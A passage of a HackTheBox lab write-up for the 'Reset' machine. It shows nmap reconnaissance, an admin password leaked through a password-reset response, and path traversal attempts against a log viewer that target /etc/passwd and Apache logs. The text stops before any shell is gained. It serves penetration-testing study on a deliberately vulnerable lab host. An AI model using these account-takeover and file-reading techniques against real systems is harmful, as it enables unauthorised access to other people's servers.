HTB: Reset
Full Writeup for Reset machine from CWES track on HackTheBox

Reconnaissance
Port Scanning
I started, as usual, with a full TCP scan.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
tr3m0x@ubuntu:~/htb/linux/Reset$ sudo nmap -sC -sV -p- -T4 --min-rate 1000 -O 10.129.234.130 -oN nmap/tcp_scan.nmap
Starting Nmap 7.95 ( https://nmap.org ) at 2026-09-02 15:14 EDT
Warning: 10.129.234.130 giving up on port because retransmission cap hit (6).
Nmap scan report for 10.129.234.130
Host is up (0.14s latency).
Not shown: 65528 closed tcp ports (reset)
PORT      STATE    SERVICE VERSION
22/tcp    open     ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 6a:16:1f:c8:fe:fd:e3:98:a6:85:cf:fe:7b:0e:60:aa (ECDSA)
|_  256 e4:08:cc:5f:8e:56:25:8f:38:c3:ec:df:b8:86:0c:69 (ED25519)
80/tcp    open     http    Apache httpd 2.4.52 ((Ubuntu))
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-title: Admin Login
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
512/tcp   open     exec    netkit-rsh rexecd
513/tcp   open     login?
514/tcp   open     shell   Netkit rshd
19493/tcp filtered unknown
46733/tcp filtered unknown
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 222.83 seconds
The scan found some interesting ports. Ports 512, 513, and 514 are the classic “r-services” trio: rexec, rlogin, and rsh. These are old remote-access services that predate SSH and can trust a client based on hostname/IP and username instead of a password. That detail becomes important later.
Web Enumeration
My first step was to check the web server.


I found an admin login page. I tried some default credentials and a few SQL injection payloads, but nothing worked. So I checked the “forgot password” feature. I fired up Burp Suite, sent a reset request for the admin username, and sent it to Repeater to inspect the response.

The response leaked the new admin password:
1
2
3
4
5
{
    "username":"admin",
    "new_password":"cb0164c0",
    "timestamp":"2026-09-02 19:20:03"
}
I logged in with the new password and got access to the admin panel.

The panel has a feature to view log files by selecting one from a list. With FoxyProxy already pointing to Burp, I clicked “view log” and inspected the request in Burp.

I tried several path traversal payloads, like /etc/passwd, but got nothing back. However, requesting /var/log/apache2/access.log returned actual log content.
